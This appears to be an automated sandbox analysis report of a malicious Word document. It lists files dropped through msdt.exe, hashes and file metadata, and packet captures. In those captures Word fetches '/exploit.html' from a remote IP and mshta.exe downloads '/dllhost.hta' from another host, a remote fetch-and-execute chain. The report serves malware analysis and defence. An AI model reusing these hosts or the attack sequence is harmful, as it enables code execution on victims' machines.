Preview:	<dcmPS:DiagnosticPackage SchemaVersion="1.0" Localized="true" xmlns:dcmPS="http://www.microsoft.com/schemas/dcm/package/2007" xmlns:dcmRS="http://www.microsoft.com/schemas/dcm/resource/2007">.. <DiagnosticIdentification>.. <ID>PCW</ID>.. <Version>3.0</Version>.. </DiagnosticIdentification>.. <DisplayInformation>.. <Parameters/>.. <Name>@diagpackage.dll,-1</Name>.. <Description>@diagpackage.dll,-2</Description>.. </DisplayInformation>.. <PrivacyLink>https://go.microsoft.com/fwlink/?LinkId=534597</PrivacyLink>.. <PowerShellVersion>2.0</PowerShellVersion>.. <SupportedOSVersion clientSupported="true" serverSupported="true">6.1</SupportedOSVersion>.. <Troubleshooter>.. <Script>.. <Parameters/>.. <ProcessArchitecture>Any</ProcessArchitecture>.. <RequiresElevation>false</RequiresElevation>.. <RequiresInteractivity>true</RequiresInteractivity>.. <FileName>TS_ProgramCompatibilityWizard.ps1</FileName>.. <ExtensionPoint/>.. </Script>..

C:\Windows\Temp\SDIAG_4d4ccb62-1300-4c5f-92dc-0e3b25814c25\DiagPackage.dll

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	66560
Entropy (8bit):	6.926109943059805
Encrypted:	false
SSDEEP:	1536:ytBGLADXf3iFGQ+/ReBQBJJgUKZgyxMBGb:ytBGcDXvKoRqKuxgyx
MD5:	6E492FFAD7267DC380363269072DC63F
SHA1:	3281F69F93D181ADEE35BC9AD93B8E1F1BBF7ED3
SHA-256:	456AE5D9C48A1909EE8093E5B2FAD5952987D17A0B79AAE4FFF29EB684F938A8
SHA-512:	422E2A7B83250276B648510EA075645E0E297EF418564DDA3E8565882DBBCCB8C42976FDA9FCDA07A25F0F04A142E43ECB06437A7A14B5D5D994348526123E4E
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.PE..d....J_A....." ....K...`..... ..`.....8.....rdata.....@..@.rsrc...`.... .....@..@.....J_A.....T...8...8.....J_A.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#.....rsrc$02.... .....;A.(.j..x..)V...Zl4..w.E..J_A..... ....

C:\Windows\Temp\SDIAG_4d4ccb62-1300-4c5f-92dc-0e3b25814c25\RS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	50242
Entropy (8bit):	4.932919499511673
Encrypted:	false
SSDEEP:	384:/wugEs5GhrQzYjGBHvPbD9FZahXuDzsP6qqF8DdEakDiqeXacgcRjdhGPtQMHQF4:/c5AMHvDDf2VE+quAiMw4
MD5:	EDF1259CD24332F49B86454BA6F01EAB
SHA1:	7F5AA05727B89955B692014C2000ED516F65D81E
SHA-256:	AB41C00808ADAD9CB3D76405A9E0AEE99FB6E654A8BF38DF5ABD0D161716DC27
SHA-512:	A6762849FEDD98F274CA32EB14EC918FDBE278A332FDA170ED6D63D4C86161F2208612EB180105F238893A2D2B107228A3E7B12E75E55FDE96609C69C896EBA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#This is passed from the troubleshooter via 'Add-DiagRootCause'..PARAM($targetPath, $appName)....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008..#rfink - 01 Sept 2008 - rewrite to support dynamic choices....#set-psdebug -strict -trace 0....#change HKLM\Software\Windows NT\CurrentVersion\AppCompatFlags\CompatTS EnableTracing(DWORD) to 1..#if you want to enable tracing..$SpewTraceToDesktop = $false ....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....#Compatibility modes..$CompatibilityModes = new-Object System.Collections.Hashtable..$CompatibilityModes.Add("Version_WIN8RTM", "WIN8RTM")..$CompatibilityModes.Add("Version_WIN7RTM", "WIN7RTM")..$CompatibilityModes.Add("Version_WINVISTA2", "VISTASP2")..$CompatibilityModes.Add("Version_WINXP3", "WINXPSP3")..$CompatibilityModes.Add("Version_MSIAUTO", "MSIAUTO")..$CompatibilityModes.Add("Version_UNKNOWN", "WINXPSP3")..$Comp

C:\Windows\Temp\SDIAG_4d4ccb62-1300-4c5f-92dc-0e3b25814c25\TS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	16946
Entropy (8bit):	4.860026903688885
Encrypted:	false
SSDEEP:	384:3FptgXhu9IOM7BTDLwU7GHf7FajKFzB9Ww:Ghu9I9dQYWB9Ww
MD5:	2C245DE268793272C235165679BF2A22
SHA1:	5F31F80468F992B84E491C9AC752F7AC286E3175

SHA-256:	4A6E9F400C72ABC5B00D8B67EA36C06E3BC43BA9468FE748AEBD704947BA66A0
SHA-512:	AAECB935C9B4C27021977F211441FF76C71BA9740035EC439E9477AE707109CA5247EA776E2E65159DCC500B0B4324F3733E1DFB05CEF10A39BB11776F74F03C
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#TS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....$ShortcutListing = New-Object System.Collections.Hashtable..$ExeListing = New-Object System.Collections.ArrayList..$CombinedListing = New-Object System.Collections.ArrayList....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....# Block PCW on unsupported SKUs..$BlockedSKUs = @(178)..[Int32]$OSSKU = (Get-WmiObject -Class "Win32_OperatingSystem").OperatingSystemSKU..if ($BlockedSKUs.Contains($OSSKU))..{.. return..}....$typeDefinition = @"....using System;..using System.IO;..using System.Runtime.InteropServices;..using System.Text;..using System.Collections;....public class Utility..{.. public static string GetStartMenuPath().. {.. return Environment.GetFolderPath(Environment.SpecialFolder.StartMenu);.. }.... public static string GetAllUsersStartMenuPath().. {.. return Path.Combine(Environ

C:\Windows\Temp\SDIAG_4d4ccb62-1300-4c5f-92dc-0e3b25814c25\VF_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	453
Entropy (8bit):	4.983419443697541
Encrypted:	false
SSDEEP:	12:QcM3BFN+dxmVdyKVCkLZI4S2xhzoJNIDER5lI02xzS4svc3uVr:Qb3DQbeCklTxhzoJUoS02tCr
MD5:	60A20CE28D05E3F9703899DF58F17C07
SHA1:	98630ABC4B46C3F9BD6AF6F1D0736F2B82551CA9
SHA-256:	B71BC60C5707337F4D4B42BA2B3D7BCD2BA46399D361E948B9C2E8BC15636DA2
SHA-512:	2B2331B2DD28FB0BBF95DC8C6CA7E40AA56D4416C269E8F1765F14585A6B5722C689BCEBA9699DFD7D97903EF56A7A535E88EAE01DFCC493CEABB69856FFF9AA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#if this environment variable is set, we say that we don't detect the problem anymore so it will..#show as fixed in the final screen..PARAM($appName)....$detected = $true..if ($Env:AppFixed -eq $true)..{.. $detected = $false ..}....Update-DiagRootCause -id "RC_IncompatibleApplication" -iid $appName -Detected $detected....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....

C:\Windows\Temp\SDIAG_4d4ccb62-1300-4c5f-92dc-0e3b25814c25\en-US\CL_LocalizationData.psd1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	6650
Entropy (8bit):	3.6751460885012333
Encrypted:	false
SSDEEP:	96:q39pB3hpieJGhn8n/y7+aqwcQoXQZWx+cWUcYpy7I6D1RUh5EEjQB5dm:q39pRhp6Sy6wZifVEtjjFm
MD5:	E877AD0545EB0ABA64ED80B576BB67F6
SHA1:	4D200348AD4CA28B5EFED544D38F4EC35BFB1204
SHA-256:	8CAC8E1DA28E288BF9DB07B2A5BDE294122C8D2A95EA460C757AE5BAA2A05F27
SHA-512:	6055EC9A2306D9AA2F522495F736FBF4C3EB4078AD1F56A6224FF42EF525C54FF645337D2525C27F3192332FF56DDD5657C1384846678B343B2BFA68BD478A70
Malicious:	false
Preview:	..#. .L.o.c.a.l.i.z.e.d...0.4./.1.1./.2.0.1.8. .0.2.:.0.5. .P.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....#. .L.o.c.a.l.i.z.e.d...0.1./.0.4./.2.0.1.3. .1.1.:.3.2. .A.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....C.o.n.v.e.r.t.F.r.o.m.-.S.t.r.i.n.g.D.a.t.a. .@.'.....#.#.#.P.S.L.O.C...P.r.o.g.r.a.m._.C.h.o.i.c.e._.N.O.T.L.I.S.T.E.D.=.N.o.t. .L.i.s.t.e.d.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.D.E.F.A.U.L.T.=.N.o.n.e.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.8.R.T.M.=.W.i.n.d.o.w.s. .8.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.7.R.T.M.=.W.i.n.d.o.w.s. .7.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.V.I.S.T.A.2.=.W.i.n.d.o.w.s. .V.i.s.t.a. .(.S.e.r.v.i.c.e. .P.a.c.k. .2.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.X.P.S.P.3.=.W.i.n.d.o.w.s. .X.P. .(.S.e.r.v.i.c.e. .P.a.c.k. .3.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.M.S.I.A.U.T.O.=.S.k.i.p. .V.e.r.s.i.o.n. .C.h.e.c.k.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.U.N.

C:\Windows\Temp\SDIAG_4d4ccb62-1300-4c5f-92dc-0e3b25814c25\en-US\DiagPackage.dll.mui

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	10752
Entropy (8bit):	3.517898352371806
Encrypted:	false
SSDEEP:	96:Gmw56QoV8m7t/C7eGu7tCuKFtrHQcoC1dIO4Pktmg5CuxbEWgdv0WwF:WAQovu548tmirAWu8Wm
MD5:	CC3C335D4BBA3D39E46A555473DBF0B8
SHA1:	92ADCDF1210D0115DB93D6385CFD109301DEAA96
SHA-256:	330A1D9ADF3C0D651BDD4C0B272BF2C7F33A5AF012DEEE8D389855D557C4D5FD
SHA-512:	49CBF166122D13EEEA2BF2E5F557AA8696B859AEA7F79162463982BBF43499D98821C3C2664807EDED0A250D9176955FB5B1B39A79CDF9C793431020B682ED12
Malicious:	false

Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.....PE..L.....!.. .....(.....P.....@..... ...$.....8.....rdata..... .....@..@.rsrc....0... ...&.....@..@.....E.....T...8...8.....E.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#..0!...rsrc$02.... .....OV....,+.(,..vA..@..E.....

C:\Windows\Temp\SDIAG_4d4ccb62-1300-4c5f-92dc-0e3b25814c25\result\results.xsl

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	48956
Entropy (8bit):	5.103589775370961
Encrypted:	false
SSDEEP:	768:hUeTHmb0+tk+Ci10ycNV6OW9a+KDoVxrVF+bBH0t9mYNJ7u2+d:hUcHXDY10tNV6OW9abDoVxrVF+bBH0tO
MD5:	310E1DA2344BA6CA96666FB639840EA9
SHA1:	E8694EDF9EE68782AA1DE05470B884CC1A0E1DED
SHA-256:	67401342192BABC27E62D4C1E0940409CC3F2BD28F77399E71D245EAE8D3F63C
SHA-512:	62AB361FFEA1F0B6FF1CC76C74B8E20C2499D72F3EB0C010D47DBA7E6D723F9948DBA3397EA26241A1A995CFFCE2A68CD0AAA1BB8D917DD8F4C8F3729FA6D 244
Malicious:	false
Preview:	<?xml version="1.0"?>..<?Copyright (c) Microsoft Corporation. All rights reserved.?>..<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msx sl="urn:schemas-microsoft-com:xslt" xmlns:ms="urn:microsoft-performance" exclude-result-prefixes="msxsl" version="1.0">...<xsl:output method="html" indent="yes" standalone="yes" encoding="UTF-16"/>...<xsl:template name="localization">....<_locDefinition>.....<_locDefault _loc="locNone"/>.....<_locTag _loc="locData">Str ing</_locTag>.....<_locTag _loc="locData">Font</_locTag>.....<_locTag _loc="locData">Mirror</_locTag>....</_locDefinition>...</xsl:template>... ********** Images ****** **** -->...<xsl:variable name="images">....<Image id="check">res://sdiageng.dll/check.png</Image>....<Image id="error">res://sdiageng.dll/error.png</Image>....<Image id="info">res://sdiageng.dll/info.png</Image>....<Image id="warning">res://sdiageng.dll/warning.png</Image>....<Image id="expand">res://sdiageng.dll/expand.png</Ima ge>....<Image id="

Static File Info

General

File type:	Microsoft OOXML
Entropy (8bit):	7.997351182794523
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	V3g2Pfu707.docx
File size:	520148
MD5:	b60cd79e2c14dbeefa22197f76fc3437
SHA1:	07a2811a3ea7a4a0c84e52cb5a48f1e712b55fd9
SHA256:	6ddab79a6d836f9c1ed9ab3bbe28a074c0c93bd87f55144ed62b23c0032715d1
SHA512:	3c565f6be03534118eaf0b35221a4962d7ff8b64af3408ec72949809e9fe8e935652e38dbdaff8960c5e5b886e81d1c0014cb4981e5fed153833e6877c8a8b21
SSDEEP:	12288:ZTAhQSKy2e6tLkAPqq/Q62J0yLz+hyXF+uObrp:1AGSs5Dqq/Qvz+hQU1
TLSH:	A6B423F798435185CB2A58BBD80B829BDCF096B724341DD2BCBC24878BC578E4A67527
File Content Preview:	PK.....T-../j.....[Content_Types].xml...j.0.E.....6.J.(.....e.h...4v.....c;5%$64..`..{.Xb...V..|...d..I..[!M....k.@....LY.9.A ....x.s..T...e.....Y.....z.".....:..Y..n8.....&... ..3.I.b.....$OMc....+..@.j<.p.a.).Y.:].q@...2T.=a)].`....r:

File Icon

Icon Hash:	74fcd0d2d6d6d0cc

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 16, 2022 14:20:01.900645018 CEST	49746	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:02.133006096 CEST	62563	49746	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:02.133150101 CEST	49746	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:02.135394096 CEST	49746	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:02.359359980 CEST	62563	49746	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:02.359416008 CEST	62563	49746	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:02.359455109 CEST	62563	49746	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:02.359539032 CEST	49746	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:02.371578932 CEST	49746	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:02.468226910 CEST	49747	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:02.686306000 CEST	62563	49747	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:02.686450005 CEST	49747	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:02.686994076 CEST	49747	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:02.904742002 CEST	62563	49747	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:02.905064106 CEST	62563	49747	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:02.905086994 CEST	62563	49747	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:02.905184031 CEST	49747	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:02.905255079 CEST	49747	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:03.126285076 CEST	62563	49747	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:05.961309910 CEST	49748	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:06.190330029 CEST	62563	49748	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:06.190459013 CEST	49748	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:06.190567017 CEST	49748	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:06.418637991 CEST	62563	49748	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:06.419333935 CEST	62563	49748	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:06.419361115 CEST	62563	49748	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:06.419506073 CEST	49748	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:06.420177937 CEST	49748	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:06.522555113 CEST	49749	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:06.750639915 CEST	62563	49749	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:06.750817060 CEST	49749	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:06.751089096 CEST	49749	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:06.981957912 CEST	62563	49749	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:06.982336998 CEST	62563	49749	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:06.982383966 CEST	62563	49749	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:06.982436895 CEST	62563	49749	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:06.982460022 CEST	49749	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:06.982486963 CEST	62563	49749	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:06.982521057 CEST	49749	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:06.982546091 CEST	62563	49749	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:06.982549906 CEST	49749	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:06.982584953 CEST	62563	49749	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:06.982610941 CEST	49749	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:06.982651949 CEST	49749	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:06.984752893 CEST	49749	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:07.168987036 CEST	49750	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:07.209604979 CEST	62563	49749	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:07.395502090 CEST	62563	49750	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:07.395735025 CEST	49750	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:07.395937920 CEST	49750	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:07.626498938 CEST	62563	49750	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:07.629883051 CEST	62563	49750	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:07.629930973 CEST	62563	49750	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:07.630073071 CEST	49750	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:07.630156040 CEST	49750	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:07.630160093 CEST	49750	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:07.852909088 CEST	62563	49750	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:07.871310949 CEST	49751	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:08.107610941 CEST	62563	49751	101.33.231.81	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 16, 2022 14:20:08.107745886 CEST	49751	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:08.133632898 CEST	49751	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:08.362663984 CEST	62563	49751	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:08.362894058 CEST	62563	49751	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:08.362912893 CEST	62563	49751	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:08.363102913 CEST	49751	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:08.365233898 CEST	49751	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:08.406281948 CEST	49752	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:08.596543074 CEST	62563	49751	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:08.642559052 CEST	62563	49752	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:08.642770052 CEST	49752	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:08.643004894 CEST	49752	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:08.870064974 CEST	62563	49752	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:08.870100975 CEST	62563	49752	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:08.870124102 CEST	62563	49752	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:08.870325089 CEST	49752	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:08.870409966 CEST	49752	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:08.904798985 CEST	49753	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:09.125413895 CEST	62563	49753	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:09.125642061 CEST	49753	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:09.125781059 CEST	49753	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:09.343839884 CEST	62563	49753	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:09.344546080 CEST	62563	49753	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:09.344568968 CEST	62563	49753	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:09.344683886 CEST	49753	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:09.345591068 CEST	49753	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:09.364561081 CEST	49754	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:09.565346956 CEST	62563	49753	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:09.595829964 CEST	62563	49754	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:09.595948935 CEST	49754	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:09.596090078 CEST	49754	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:09.820771933 CEST	62563	49754	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:09.821291924 CEST	62563	49754	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:09.821315050 CEST	62563	49754	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:09.821413994 CEST	49754	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:09.821537971 CEST	49754	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:09.832215071 CEST	49755	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:10.060343027 CEST	62563	49755	101.33.231.81	192.168.2.3
Jun 16, 2022 14:20:10.060432911 CEST	49755	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:10.060765028 CEST	49755	62563	192.168.2.3	101.33.231.81
Jun 16, 2022 14:20:10.292787075 CEST	62563	49755	101.33.231.81	192.168.2.3

HTTP Request Dependency Graph

- 101.33.231.81:62563
- 159.75.135.162:61256

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49746	101.33.231.81	62563	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:20:02.135394096 CEST	1293	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 101.33.231.81:62563
Jun 16, 2022 14:20:02.359416008 CEST	1293	IN	HTTP/1.0 501 Unsupported method ('OPTIONS') Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:20:02 GMT Connection: close Content-Type: text/html;charset=utf-8 Content-Length: 500

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49747	101.33.231.81	62563	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:20:02.686994076 CEST	1294	OUT	HEAD /exploit.html HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: 101.33.231.81:62563
Jun 16, 2022 14:20:02.905064106 CEST	1295	IN	HTTP/1.0 200 OK Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:20:02 GMT Content-type: text/html Content-Length: 5737 Last-Modified: Tue, 14 Jun 2022 15:37:10 GMT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49756	101.33.231.81	62563	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:20:10.625039101 CEST	1312	OUT	HEAD /exploit.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 101.33.231.81:62563 Connection: Keep-Alive
Jun 16, 2022 14:20:10.853050947 CEST	1313	IN	HTTP/1.0 200 OK Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:20:10 GMT Content-type: text/html Content-Length: 5737 Last-Modified: Tue, 14 Jun 2022 15:37:10 GMT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49757	101.33.231.81	62563	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:20:11.883615017 CEST	1314	OUT	HEAD /exploit.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 101.33.231.81:62563 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:20:12.109253883 CEST	1314	IN	HTTP/1.0 200 OK Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:20:11 GMT Content-type: text/html Content-Length: 5737 Last-Modified: Tue, 14 Jun 2022 15:37:10 GMT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49758	101.33.231.81	62563	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:20:19.800246954 CEST	1315	OUT	HEAD /exploit.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 101.33.231.81:62563 Connection: Keep-Alive
Jun 16, 2022 14:20:20.026706934 CEST	1315	IN	HTTP/1.0 200 OK Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:20:19 GMT Content-type: text/html Content-Length: 5737 Last-Modified: Tue, 14 Jun 2022 15:37:10 GMT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49781	159.75.135.162	61256	C:\Windows\SysWOW64\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:21:44.362382889 CEST	7317	OUT	GET /dllhost.hta HTTP/1.1 Accept: */* Accept-Language: en-US Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 159.75.135.162:61256 Connection: Keep-Alive
Jun 16, 2022 14:21:44.602528095 CEST	7317	IN	HTTP/1.0 200 OK Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:21:44 GMT Content-type: application/octet-stream Content-Length: 21824 Last-Modified: Mon, 13 Jun 2022 15:06:36 GMT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49748	101.33.231.81	62563	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:20:06.190567017 CEST	1296	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 101.33.231.81:62563
